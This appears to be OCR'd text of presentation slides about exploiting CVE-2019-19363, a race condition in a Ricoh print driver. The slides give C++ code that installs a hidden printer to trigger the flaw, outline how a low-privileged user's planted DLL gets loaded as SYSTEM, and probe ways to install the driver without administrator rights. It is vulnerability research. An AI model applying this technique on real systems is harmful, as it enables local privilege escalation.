


```
bool installPrinter(const std::string& p_driver)
{
    std::cout << "[+] Installing printer" << std::endl;

    std::wstring wdriver(p_driver.begin(), p_driver.end());

    // install printer
    PRINTER_INFO_2 printerInfo = { };
    ZeroMemory(&printerInfo, sizeof(printerInfo));
    printerInfo.pPortName = (LPWSTR)L"lpt1:";
    printerInfo.pDriverName = (LPWSTR)wdriver.c_str();
    printerInfo.pPrinterName = (LPWSTR)L"Ricoh";
    printerInfo.pPrintProcessor = (LPWSTR)L"WinPrint";
    printerInfo.pDatatype = (LPWSTR)L"RAW";
    printerInfo.pComment = (LPWSTR)L"Poison Damage";
    printerInfo.pLocation = (LPWSTR)L"Shared Ricoh Printer";
    printerInfo.Attributes = PRINTER_ATTRIBUTE_RAW_ONLY | PRINTER_ATTRIBUTE_HIDDEN;
    printerInfo.AveragePPM = 9001;
    HANDLE hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
    if (hPrinter == 0)
    {
        std::cerr << "[-] Failed to create printer: " << GetLastError() << std::endl;
        return false;
    }

    DeletePrinter(hPrinter);
    ClosePrinter(hPrinter);
    return true;
}
```

- Reminder: CVE-2019-19363
- Race condition when `AddPrinter` is called.
- DLL are dropped into a directory in ProgramData.
- A low privileged user can overwrite the DLL.
- If timed correctly, `PrinterIsolationHost.exe` will load the attacker DLL as SYSTEM.

Installing a Print Driver

Ricoh Driver Only Useful When Available



PRINTER_INFO_2 structure


05/31/2018 • 5 minutes to read • +1

The PRINTER_INFO_2 structure specifies detailed printer information.

Syntax

C++


```
typedef struct _PRINTER_INFO_2 {
  LPTSTR               pServerName;
  LPTSTR               pPrinterName;
  LPTSTR               pShareName;
  LPTSTR               pPortName;
  LPTSTR               pDriverName;
  LPTSTR               pComment;
  LPTSTR               pLocation;
  LPDEVMODE            pDevMode;
  LPTSTR               pSepFile;
  LPTSTR               pPrintProcessor;
  LPTSTR               pDatatype;
  LPTSTR               pParameters;
  PSECURITY_DESCRIPTOR pSecurityDescriptor;
  DWORD                Attributes;
  DWORD                Priority;
  DWORD                DefaultPriority;
  DWORD                StartTime;
  DWORD                UntilTime;
  DWORD                Status;
  DWORD                cJobs;
  DWORD                AveragePPM;
} PRINTER_INFO_2, *PPRINTER_INFO_2;
```



```
bool installPrinter(const std::string& p_driver)
{
    std::cout << "[+] Installing printer" << std::endl;

    std::wstring wdriver(p_driver.begin(), p_driver.end());

    // install printer
    PRINTER_INFO_2 printerInfo = { };
    ZeroMemory(&printerInfo, sizeof(printerInfo));
    printerInfo.pPortName = (LPWSTR)L"lpt1:";
    printerInfo.pDriverName = (LPWSTR)wdriver.c_str();
    printerInfo.pPrinterName = (LPWSTR)L"Ricoh";
    printerInfo.pPrintProcessor = (LPWSTR)L"WinPrint";
    printerInfo.pDatatype = (LPWSTR)L"RAW";
    printerInfo.pComment = (LPWSTR)L"Poison Damage";
    printerInfo.pLocation = (LPWSTR)L"Shared Ricoh Printer";
    printerInfo.Attributes = PRINTER_ATTRIBUTE_RAW_ONLY | PRINTER_ATTRIBUTE_HIDDEN;
    printerInfo.AveragePPM = 9001;
    HANDLE hPrinter = AddPrinter(NULL, 2, (LPBYTE)&printerInfo);
    if (hPrinter == 0)
    {
        std::cerr << "[-] Failed to create printer: " << GetLastError() << std::endl;
        return false;
    }

    DeletePrinter(hPrinter);
    ClosePrinter(hPrinter);
    return true;
}
```

Installing a Print Driver

Ricoh Driver Only Useful When Available



Install the printer driver

Choose your printer from the list. Click Windows Update to see more models.


To install the driver from an installation CD, click Have Disk.

Manufacturer	Printers
Generic	PCL6 Driver for Universal Print
Microsoft	RICOH PCL6 UniversalDriver V4.23
Ricoh	
ThinPrint	

This driver is digitally signed.

Tell me why driver signing is important

Installing a Print Driver
Not So Useful When Unavailable



Add Printer

Install the printer driver

Choose your printer from the list. Click Windows Update to see more models.

To install the driver from an installation CD, click Have Disk.

Manufacturer	Printers
Generic	Microsoft MS-XPS Class Driver 2
Microsoft	Microsoft OpenXPS Class Driver
	Microsoft OpenXPS Class Driver 2
	Microsoft PCL6 Class Driver
	Microsoft PS Class Driver

This driver is digitally signed.


Tell me why driver signing is important

Installing a Print Driver

Can It Be Installed?


- Obviously, can’t exploit a driver not on the system.
- But can a low privileged user install the vulnerable Ricoh print driver?
- How?
  - Ricoh installer?
  - Add printer UI?
  - Powershell?
  - printui.dll?
  - prndrvr.vbs?
  - WinAPI?

Installing a Print Driver Using the Ricoh Installer?



Name	Date modified	Type	Size
copcl6ud	7/2/2019 4:07 PM	Text Document	1 KB
mfricr64.dl_	3/3/2016 7:26 PM	DL_ File	46 KB
oemsetup.dsc	7/2/2019 4:07 PM	DSC File	1 KB
oemsetup	7/2/2019 4:07 PM	Setup Information	3 KB
rd01kd64.dl_		L_ File	534 KB
Readme		TML File	43 KB
ricdb64.dl_		L_ File	29 KB
ricu0n		ecurity Catalog	20 KB
ricu0ncb.dl_		L_ File	809 KB
ricu0ncd.dl_		L_ File	2,991 KB
ricu0ncd.psz		SZ File	4,127 KB
ricu0nce.eij		IJ File	1 KB
ricu0ncf.cfz		FZ File	7,874 KB
ricu0nch		ompiled HTML ...	236 KB
ricu0nci.dl_		L_ File	653 KB
ricu0ncj.dl_		L_ File	162 KB
ricu0ncl		onfiguration sett...	1 KB
ricu0nct.dl_		L_ File	31 KB
ricu0ncz.dlz		LZ File	6,312 KB
ricu0ngl.dl_		L_ File	99 KB
ricu0ngr.dl_		L_ File	1,862 KB
ricu0nlm.dl_	12/26/2013 2:44 PM	DL_ File	18 KB
ricu0ntl.ex_	10/29/2018 1:35 PM	EX_ File	1,590 KB

30 items 1 item selected 2.63 KB



Do you want to allow this app to make changes to your device?

INF Default Install

Verified publisher: Microsoft Windows


Show more details

To continue, enter an admin user name and password.

albinolobster

Password

Installing a Print Driver
Using the Add Printer UI?



Add Printer

Install the printer driver

Choose your printer from the list. Click Windows Update to see more models.


To install the driver from an installation CD, click Have Disk.

Install From Disk

Insert the manufacturer's installation disk, and then make sure that the correct drive is selected below.

Copy manufacturer's files from:

C:\Users\lowlevel\Downloads\disk1



User Account Control

Do you want to allow this app to make changes to your device?

Printer driver software installation

Verified publisher: Microsoft Windows

Show more details


To continue, enter an admin user name and password.

albinolobster

